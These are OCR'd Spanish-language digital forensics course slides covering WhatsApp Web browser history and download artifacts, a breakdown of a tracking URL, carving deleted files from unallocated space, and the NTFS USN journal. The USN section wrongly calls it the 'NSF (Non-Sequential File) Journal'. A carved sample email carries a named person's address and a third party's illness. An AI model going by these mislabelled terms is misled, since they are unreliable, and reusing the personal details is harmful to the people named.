
- Cuando accedía a la versión web de WhatsApp, siempre era el mismo patrón: primero buscó en Bing y luego inició sesión en WhatsApp a través del enlace de resultados. Lo más lógico es no crear un marcador que deje un rastro en el ordenador.

File Details | File List | Timeline

| Title | URL | Visit Time | Visit Count | Visit Duration |
|---|---|---|---|---|
| (33) WhatsApp | https://web.whatsapp.com/ | 6/6/2024, 10:50:21 | 16 | 5 min 34 sec |
| whatsapp web - Búsqueda | https://www.bing.com/search?q=whatsapp+web&gs_lcrp=EgZjaHJvbWUqBwg... | 6/6/2024, 10:50:20 | 3 | 0.54 sec |
| https://www.bing.com/ck/a?!&&p=7e2118da... | https://www.bing.com/ck/a?!&&p=7e2118dabce8efd3JmltdHM9MTcxNzYzMjAw... | 6/6/2024, 10:50:20 | 1 | 0.03 sec |
| whatsapp web - Búsqueda | https://www.bing.com/search?q=whatsapp+web&gs_lcrp=EgZjaHJvbWUqBwg... | 6/6/2024, 10:50:16 | 3 | 5 min 38 sec |
| whatsapp web - Búsqueda | https://www.bing.com/search?q=whatsapp+web&gs_lcrp=EgZjaHJvbWUqBwg... | 6/6/2024, 10:50:14 | 3 | 2.57 sec |
| whatsapp web - Búsqueda | https://www.bing.com/search?pglt=41&q=whatsapp+web&cvid=402f8b92fbc4... | 6/3/2024, 16:27:25 | 1 | |
| whatsapp web - Búsqueda | https://www.bing.com/search?pglt=41&q=whatsapp+web&cvid=402f8b92fbc4... | 6/3/2024, 15:42:11 | 3 | |
| https://www.bing.com/ck/a?!&&p=32d1e239... | https://www.bing.com/ck/a?!&&p=32d1e239012b7547JmltdHM9MTcxNzM3Mjg... | 6/3/2024, 15:42:09 | 1 | 0.02 sec |
| whatsapp web - Búsqueda | https://www.bing.com/search?pglt=41&q=whatsapp+web&cvid=402f8b92fbc4... | 6/3/2024, 15:42:09 | 3 | 0.26 sec |
| (33) WhatsApp | https://web.whatsapp.com/ | 6/3/2024, 15:42:09 | 16 | 17 min 4 sec |
| whatsapp web - Búsqueda | https://www.bing.com/search?pglt=41&q=whatsapp+web&cvid=402f8b92fbc4... | 6/3/2024, 15:42:07 | 3 | 4.76 sec |
| whatsapp web - Búsqueda | https://www.bing.com/search?pglt=41&q=whatsapp+web&cvid=7f0b81f2d47... | 5/27/2024, 10:35:45 | 3 | |
| https://www.bing.com/ck/a?!&&p=73c87c39... | https://www.bing.com/ck/a?!&&p=73c87c39bee5b749JmltdHM9MTcxNjc2ODA... | 5/27/2024, 10:35:37 | 1 | 0.02 sec |
| whatsapp web - Búsqueda | https://www.bing.com/search?pglt=41&q=whatsapp+web&cvid=7f0b81f2d47... | 5/27/2024, 10:35:37 | 3 | 0.56 sec |
| (33) WhatsApp | https://web.whatsapp.com/ | 5/27/2024, 10:35:37 | 16 | 35 min 20 sec |
| whatsapp web - Búsqueda | https://www.bing.com/search?pglt=41&q=whatsapp+web&cvid=7f0b81f2d47... | 5/27/2024, 10:35:35 | 3 | 10.28 sec |
| (33) WhatsApp | https://web.whatsapp.com/ | 5/24/2024, 12:17:08 | 16 | |
| https://www.bing.com/ck/a?!&&p=3d4b46bb... | https://www.bing.com/ck/a?!&&p=3d4b46bb7982c252JmltdHM9MTcxNjUwODg... | 5/24/2024, 12:17:07 | 1 | 0.02 sec |
| whatsapp web - Búsqueda | https://www.bing.com/search?pglt=41&q=whatsapp+web&cvid=eb01262eda5... | 5/24/2024, 12:17:07 | 3 | 0.55 sec |
| whatsapp web - Búsqueda | https://www.bing.com/search?pglt=41&q=whatsapp+web&cvid=eb01262eda5... | 5/24/2024, 12:17:07 | 3 | |
| whatsapp web - Búsqueda | https://www.bing.com/search?pglt=41&q=whatsapp+web&cvid=eb01262eda5... | 5/24/2024, 12:17:05 | 3 | 1.97 sec |

# Artefactos del navegador web


- Las descargas del navegador se registran por separado de los accesos al sitio web.



| File Name | Source URL | Downloaded To | File Size | Date Download Started |
|---|---|---|---|---|
| WhatsApp Image 2024-05-24 at 07.13.11.jpeg | blob:https://web.whatsapp.com/f214b06e-c67c-4804-a6f3-0a6d5b4802b9 | C:\Users\[redacted]\Downloads | 162.0 KB | 5/24/2024, 8:33:23 |
| PLAN DE PAGOS [redacted] (1).pdf | blob:https://web.whatsapp.com/877e69a1-1549-46ab-a751-5a76801626c4 | C:\Users\[redacted]\Downloads | 73.55 KB | 5/23/2024, 17:49:09 |
| Digital Ficha[redacted] GT Rev2.pdf | blob:https://web.whatsapp.com/43229ebd-ed05-4849-a119-ab76c16e1bce | C:\Users\[redacted]\Downloads | 1.22 MB | 5/23/2024, 17:42:53 |
| PLAN DE PAGOS [redacted].pdf | blob:https://web.whatsapp.com/1f55e14a-c34c-4767-bd8f-c25fa094f152 | C:\Users\[redacted]\Downloads | 73.55 KB | 5/23/2024, 17:25:14 |
| WhatsApp Image 2024-05-23 at 14.20.53.jpeg | blob:https://web.whatsapp.com/0989efb7-425d-423e-9335-004e10974287 | C:\Users\[redacted]\Downloads | 114.7 KB | 5/23/2024, 15:31:58 |
| WhatsApp Image 2024-05-22 at 08.12.15.jpeg | blob:https://web.whatsapp.com/312dada7-87c1-401c-a113-8a097143dcaf | C:\Users\[redacted]\Downloads | 64.26 KB | 5/22/2024, 9:14:00 |
| 23MAR24 AEROMEXICO (2).pdf | blob:https://web.whatsapp.com/b1a9f54d-337c-4eb8-8ff2-585dac911fab | C:\Users\[redacted]\Downloads | 129.7 KB | 5/8/2024, 20:21:40 |
| 23MAR24 AEROMEXICO (1).pdf | blob:https://web.whatsapp.com/68338da8-50e4-4f8d-b2bd-c62a8baca9c0 | C:\Users\[redacted]\Downloads | 129.7 KB | 5/8/2024, 20:17:15 |
| 23MAR24 AEROMEXICO .pdf | blob:https://web.whatsapp.com/e8f6c923-bc9d-402c-a139-fd1a14b70335 | C:\Users\[redacted]\Downloads | 129.7 KB | 5/8/2024, 11:32:02 |
| 23MAR24 AEROMEXICO AEROMEXICOA99 90271821 MAL... | blob:https://web.whatsapp.com/31e8d98a-a3e0-48e7-9827-a4ae4257b063 | C:\Users\[redacted]\Downloads | 129.8 KB | 5/8/2024, 11:24:23 |
| Agregar texto (1) (1).pdf | blob:https://web.whatsapp.com/405e331d-f369-4442-9b03-da8fcd417ccb | C:\Users\[redacted]\Downloads | 128.9 KB | 5/8/2024, 11:15:19 |
| Agregar texto (1).pdf | blob:https://web.whatsapp.com/8ac2a73f-a78e-4fa8-804c-586b6d6be406 | C:\Users\[redacted]\Downloads | 128.9 KB | 5/8/2024, 11:12:05 |

# Artefactos del navegador web

- Patrones de actividad del usuario: se accede a WhatsApp Web y, un minuto después, se accede a la carpeta LOCAL de OneDrive para cargarla en WhatsApp Web



# Artefactos del navegador web

- Los registros del navegador web también contendrán información URL sobre la actividad que se está llevando a cabo, por lo que aunque se trate de un mensaje web de WhatsApp, se puede entender el contexto.
- Usó la versión web de WhatsApp para enviar datos al número de teléfono 34 6766XXXXXX

The URL is a WhatsApp link that triggers a chat with a specific phone. Here's a breakdown of its components:

https://api.whatsapp.com/send?phone=%2B346766[redacted]&utm_content=Planifica_Email1_CF
O&emi-publisher=Salesforce&eml-name=Salesforce-gt.salesforce.onhold&uid=4bb46aa960e0e
836067b71fcf1f2cfe7795c9958dc419cf28b1ce748[redacted]cm ven=ExactTarget&utm source=S
alesforce_onhold&utm_medium=email&utm_campaign=gt_bol_20240[redacted]__dnd_onhold&sfmc
_id=4bb46aa960e0e836067b71fcf1f2cfe7795c9958dc419cf28b1ce7480[redacted]

This URL opens a chat with the specified phone number on WhatsApp. The various UTM parameters and identifiers are used for tracking the effectiveness of the email campaign.

# Artefactos del navegador web

Breakdown:

1. Base URL:

   - `https://api.whatsapp.com/send`: This is the base URL for sending messages via WhatsApp.

2. Parameters:

   - `phone=%2B346766[redacted]`: This specifies the phone number to which the message will be sent. `%2B34` is the URL-encoded version of `+34`, indicating a Spanish phone number (+34 is Spain's country code).

# Artefactos del navegador web

- `utm_content=Planifica_Email1_CFO`: This is a UTM parameter used for tracking the content of the campaign.

- `emi-publisher=Salesforce`: This indicates that Salesforce is the publisher of the email.

- `eml-name=Salesforce-gt.salesforce.onhold`: This parameter specifies the name of the email.

- `uid=4bb46aa960e0e836067b71fcf1f2cfe7795c9958dc419cf28b1ce7480ba213`: This is a unique identifier, probably for tracking purposes.

- `cm_ven=ExactTarget`: Indicates the campaign vendor, which is ExactTarget in this case.

- `utm_source=Salesforce_onhold`: This UTM parameter indicates the source of the campaign.

- `utm_medium=email`: This specifies the medium of the campaign, which is email.

- `utm_campaign=gt_bol_202[redacted]__dnd_onhold`: This indicates the name of the campaign.


- `sfmc_id=4bb46aa960e0e836067b71fcf1f2cfe7795c9958dc419cf28b1ce7480[redacted]`: This is another identifier, possibly for Salesforce Marketing Cloud.

# Artefactos del navegador web

EJERCICIO: ANÁLISIS DE URL

https://api.whatsapp.com/send?phone=346031XXXXX&text=Buenas!%20Te%20he%20visto%2 0en%20https://www.nuevoXXXXXX.ch”

# Análisis de línea de tiempo




Más sobre este caso más adelante.


Siguiente - Tareas comunes - Prácticas


Siguiente - Recuperación de espacio no asignado y archivos eliminados - Pausa


# Espacio no asignado y recuperación de archivos eliminados

# Recuperación de archivos de espacio no asignado

1. Comprensión del espacio no asignado:
    - El espacio no asignado es el área del disco que actualmente no está asignada a archivos activos.
    - Cuando se elimina un archivo, su contenido permanece en un espacio no asignado hasta que se sobrescribe.

2. Importancia:
    - El espacio no asignado suele contener pruebas valiosas, incluidos archivos eliminados y fragmentos de archivos. ● Examinar el espacio no asignado es fundamental, ya que puede contener datos a los que el sistema de archivos ya no hace referencia.

3. Desafíos:
    - No existe ninguna estructura de sistema de archivos en el espacio no asignado, lo que dificulta la recuperación automatizada.
    - No puede esperar que una herramienta automatizada le muestre una lista de todos los archivos dentro del espacio no asignado.
    - La fragmentación puede dificultar la recuperación de archivos completos.

- Los metadatos del sistema de archivos (como las fechas de creación) normalmente se pierden al recuperarse del espacio no asignado.

4. Métodos de recuperación:
    - Existen dos métodos principales para recuperar datos de espacio no asignado:
    - a. Recuperando archivos completos
    - b. Recuperar fragmentos de archivos

# Recuperación de archivos eliminados

- RESPUESTA A INCIDENTES NOTA: En la mayoría de los casos, el atacante eliminará archivos a través del símbolo del sistema, pero no importa, el sistema operativo seguirá tratando la eliminación de archivos de la misma manera.
- Por lo tanto, si el atacante eliminó algunos archivos binarios, seguirán siendo recuperables al igual que cualquier otro archivo, SI no se han eliminado.
- La eliminación de archivos es un proceso de borrar datos de forma segura de un dispositivo de almacenamiento para garantizar que no se puedan recuperar, a diferencia de la simple eliminación de archivos que a menudo se pueden recuperar. • Por lo general, implica sobrescribir los datos originales con patrones aleatorios de unos y ceros binarios, lo que hace que la información original sea ilegible.
- Diferencia con eliminación: cuando eliminas un archivo normalmente, el espacio que ocupaba se marca como disponible para nuevos datos, pero la información original permanece hasta que se sobrescribe. La limpieza sobrescribe activamente estos datos.
- Pasadas múltiples: algunos métodos utilizan múltiples pasadas de sobrescritura para dificultar la recuperación de datos. Sin embargo, un solo pase es suficiente para evadir *regular* forense.

# Archivos eliminados: tallado de datos

.Èó¤f^ë..fPfPgf..fPgf.C.fPgf.V f.O...f.þ..f.Âeq.f.ÆfZfYfBfQfVè?.f.A..núf^fYf.þ.. èN.f.Æf. ÙfYfZfQfVf. á.f_fYf.ÐfXf[f.ÚéõëR.NTFS .....ø..?.ÿ.....ÿG§..... ……..ö…….esÚê.Ûê…..ú3À.Ð¼.|ûhÀ…hf. Ë….f.>..NTFSu.
´A»aUÍ.r.ûUau.÷Á..u.éÝ...ì.h..´H.....ô..Í... Ä. .X.rá;..uÛ£..Á.....Z3Û1. +Efÿ…….Âÿ…èK.+Èwï¸.»Í.f#Àu-f. Se produjo un error de lectura del disco.<!DOCTYPE html><html lang="en"><head> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>Guatemala Forensic Class Hello World Page</title> <style> body { font-family: Arial, sans-serif; display: flex; justify-content: center; align-items: center; height: 100vh; margin: 0; background-color: #f0f0f0; } .container { text-align: center; background-color: white; padding: 20px; border-radius: 8px; box-shadow: 0 0 10px rgba(0,0,0,0.1); } h1 { color: #333; } input[type="text"] { padding: 8px; margin: 10px 0; width: 200px; } button { padding: 8px 16px; background-color: #4CAF50; color: white; border: none; border-radius: 4px; cursor: pointer; } button:hover { background-color: #45a049; } </style> </head> <body>  <h1>Guatemala Forensic Class ** Hello World **</h1> <form> <input type="text" id="username" name="username" placeholder="User Name"> <br> <button type="submit">Submit</button>

</form>  </body> </html>09328740pU...h ¸fa..Í.3À¿ .¹ö.gf.J.fAë..gf.B.f3Òf÷6R.f.Ef+Af^è..Ã..f`g.{. ..... is.u.....fa...is..f.n.f_f^fYf.to..4.f;is....f.is.
üóaéþ...f`..f¡..f.....f.....fh....fP.Sh..h..´B.....ôÍ.fY[ZfYfY ..... fÿ.....Âÿ...u1⁄4..faÃ¡ö.è .¡u.is..ôëý.ð¬<.t..fÀ..x.gf ....f.> >. es?.f¡>.f» .Eó¤f^ë..fPfPgf..fPgf.C.fPgf.V f.Ò..
.f.þ..f.Âèq.f.ÆfZfYfBfQfVè?.f.À..ñùf^fYf.þ..èN.f.Æf.ÙfYfZfQfVfÑéèøýf.À..Êùf^fYf.á.f_fYf.ÐfXf[f. Úéõ...f¹....fº....èä.f. À..ssvoivposiou.gf.J.fAë..gf.B.f3Òf÷6R.f.Èf+Àf^è..Ã..f`g.{.....éÊúf.ù.... .fa...ÃfSfPfQfVfW.è..f.Ñ.f_f^fYf.À..4.f;Ê....f.
Ñè.þf+Êf.Úf.Âf.¶.

.f¡>.f»....f¹....fº....èÄ.fÀ..D.é'.f3Òf¹....f¡>.èÊ.fÀ.....f .>>.èÛ.f¡>.f»....f¹....fº....è..fÀ..æ
novia.·Xf.ãÿ.....Y
F. .f+ÿf¡>.y..h. .f+ÿf¡>.è¬

- Una técnica utilizada para extraer datos de espacio no asignado basándose en el contenido en lugar de los metadatos.

- Implica buscar encabezados de archivos conocidos <HTML> y pies de página </HTML> para reconstruir archivos.

- Funciona bien con tipos de archivos estructurados como HTML, documentos de Microsoft Word y PDF.

# Archivos eliminados: tallado de datos

..®...L...Öß..I... ã.....Ö..1U..r....¥... ¨...´..... .Kj……Ä5..ÿ}..;É..Å…&#…`..í[..PL..µâ… …[…§ ..BÄ..f¼..×Z. =<.  ...!@..!.p.!Arriba."..."N5.".O."él.#ES..$ ü.%.
.%ª..&.«.&sß.&Ê%.'*ú.'£..(%..(¨¹.)Fp.)ÐÂ.*W¿.*ºÒ.*û'.+:ï .+z}.+¹4.,Sª.,.h.,ß×.-9°.-·...K`...n..Ò../.n./`¬./.Â ./Ê..0. ¯.0{..0ÿª.1¼a.1öC.2K".2.ð.2Õà.3(¯.3`O.4...4.
.4E..520.6fc.6ot.7.ã.8>A.8Ü}.9oi.:.U.:....:E..;8«.;E..<#Ö.<z = . ¢Å.>_b.>ô¼.?...?è®.@G1.@.h.@Ù .A(<.Aw*.A±á.B° ø.Bü .D.é. E10. F!z.F...Fõ..Gkï.H.y.H}..Hâ*.IMy.I´c.J.½.KM¬.M.Ó.MÜ´.N6H.N...Nì}.O...O ~` .P3\.P®+ .<!DOCTYPE html><html lang="en"> <head>  <meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">  <title>Email Interface</title>
<style>  body {  font-family: Arial, sans-serif;  background-color: #f0f0f0;  margin: 0;  padding: 0;
} .container {  width: 60%;  margin: 20px auto;  background-color: white;  border: 1px solid #ddd;  border-radius: 5px;  } .header {  background-color: #4a90e2;  padding: 10px;  color: white;  font-size: 24px;  font-weight: bold;  } .sidebar {  width: 20%;  float: left;  background-color: #f8f8f8;
padding: 10px;  border-right: 1px solid #ddd;  height: 100vh;  } .main-content {  width: 80%;  float: left;  padding: 20px;  } .email-header {  background-color: #f0f0f0;  padding: 10px;  border-bottom: 1px solid #ddd;
} .email-content {  padding: 20px;  } .email-footer {  background-color: #f0f0f0;  padding: 10px;
border-top: 1px solid #ddd;  } .email-footer p {  margin: 0;  } email-header p {  margin: 0;
font-size: 14px;  } .email-header .from, .email-header .to, .email-header .date {
margin-bottom: 5px;  } </style> </head> <body>    yahoo! mail
      Compose  Inbox (441)
Unread  Starred  Drafts (248)  Sent  Archive  Spam  Trash    
  From: Jeff Delaney (jeff.delaney@gmail.com)  To: Ralph Gorgal
Date: Sun, Aug 20, 2023 at 8:15 PM
    Don’t know if you heard, but, Drew is in the ICU with Pneumonia and sepsis. I knew he wasn’t right today.  <br>  Jeff Delaney  Y2MX - Brotherhood of the World’s Greatest Fraternity  "Some people live an entire lifetime wondering if they've made a difference in the world; Marines don’t have that problem." - President Ronald Reagan  Sent from my iPhone
    <button>Reply</button>  <button>Forward</button>  <button>More</button>       </body> </html>ßÝ®Ì3.à£Å}_tØ¨U.M&)ÿ.!..¢..ó¥W".
Ó?..8hÉ*ß&×µ·3µícàñSU.#èßK_¬ä.É¤,n.Gv .Ï1yÉMÀÓæ°y×¶QxÈé
`ôÊÏ.ãè{\.Æ.ò..ùGo$]Ha½å ìíi...µ2dqðPwÛmÞ Þ¿çY,äÓò.å£.K.3·É..¾H>.~^¥òTV.. ,",í õæ ¯ø¶.¼..Esto..S© YßXÞ[!÷.öu3JHÄ)?.?ï

- Esta técnica es muy útil para recuperar archivos HTML transitorios, como mensajes web de Yahoo Mail, GMail y WhatsApp.

# Recuperación de archivos eliminados

1. **Búsqueda de clústeres huérfanos**
    - Las herramientas forenses escanean el disco para encontrar clústeres que contengan datos pero que no estén asociados con ninguna entrada del directorio actual. Estos clústeres se consideran "huérfanos", pero aún pueden contener todo el contenido de los archivos eliminados.

2. **Reconstrucción de metadatos de archivos**:
    - Si los metadatos del archivo (por ejemplo, nombre, tamaño, marcas de tiempo) no se han sobrescrito por completo, el software forense a menudo puede reconstruir el archivo original con todos sus atributos. Este proceso se conoce comúnmente como "recuperar" o "recuperación de archivos".

3. **Opción de tallado de datos**:
    - La mayoría de las herramientas forenses ofrecen una opción para tallar datos, lo cual resulta útil cuando los metadatos no están disponibles o están dañados. Esta característica es crucial en escenarios donde los archivos se han sobrescrito parcialmente o cuando se trata de datos no estructurados en el disco.

4. **Capacidad de recuperación predeterminada**:
    - El software forense está diseñado para recuperar la mayor cantidad de datos posible, a menudo sin requerir la intervención del usuario.  De forma predeterminada, estas herramientas están configuradas para buscar y recuperar todos los archivos eliminados intactos que no se han sobrescrito. El software puede manejar diferentes sistemas de archivos y está equipado con algoritmos para detectar y reconstruir archivos eliminados, lo que facilita la recuperación.

# USN Journal

El registro de NSF Journal de Windows, a menudo denominado NSF (Non-Sequential File) Journal Log, sirve como un mecanismo para rastrear y registrar los cambios en el sistema de archivos en un entorno de Windows. Esta función se utiliza principalmente para la recuperación de datos, la integridad del sistema de archivos y el soporte de diversas operaciones del sistema de archivos.

**Análisis Forense**: En la informática forense, el registro de NSF Journal se puede analizar para entender la secuencia de modificaciones, eliminaciones o creaciones de archivos. Ayuda a reconstruir las actividades del usuario e identificar posibles acciones maliciosas en un sistema.

**$UsnJrnl:** Este es el archivo principal utilizado por el NTFS Change Journal para almacenar los datos del registro. El archivo $UsnJrnl se encuentra en el directorio raíz del volumen NTFS y consta de dos componentes principales:

**$Max:** Define el tamaño máximo y la política de asignación para el change journal. Controla cuánto espacio puede usar el journal en el disco y cuándo se deben eliminar las entradas antiguas para dar espacio a las nuevas.

**$J:** Este componente es el archivo de journal real donde se almacenan los registros de cambios. Registra los cambios realizados en los archivos y directorios, incluyendo el momento del cambio, el tipo de cambio (crear, eliminar, modificar) y los números de referencia de archivo.

**Cómo se Escriben los Datos en el NSF Journal**

**Eventos Desencadenantes**: Cuando se realiza un cambio en un archivo o directorio en un volumen NTFS (como creación, eliminación, renombramiento o modificación), el sistema de archivos NTFS desencadena un evento para actualizar el change journal.

**Creación de Registros en el Journal:** Cada cambio genera un registro en el componente $J del archivo $UsnJrnl. Este registro incluye metadatos sobre el cambio:

**Número de Secuencia de Actualización (USN):** Un identificador único que representa un cambio específico. Se incrementa con cada nuevo cambio escrito en el journal.

Códigos de Razón: Un conjunto de indicadores que describen el tipo de cambio, como creación, modificación o eliminación de archivos.

Marca de Tiempo: El momento en que ocurrió el cambio.

Número de Referencia de Archivo: Un identificador único para el archivo o directorio que fue cambiado.

Número de Referencia de Archivo Principal: El identificador único del directorio principal del archivo o directorio afectado.

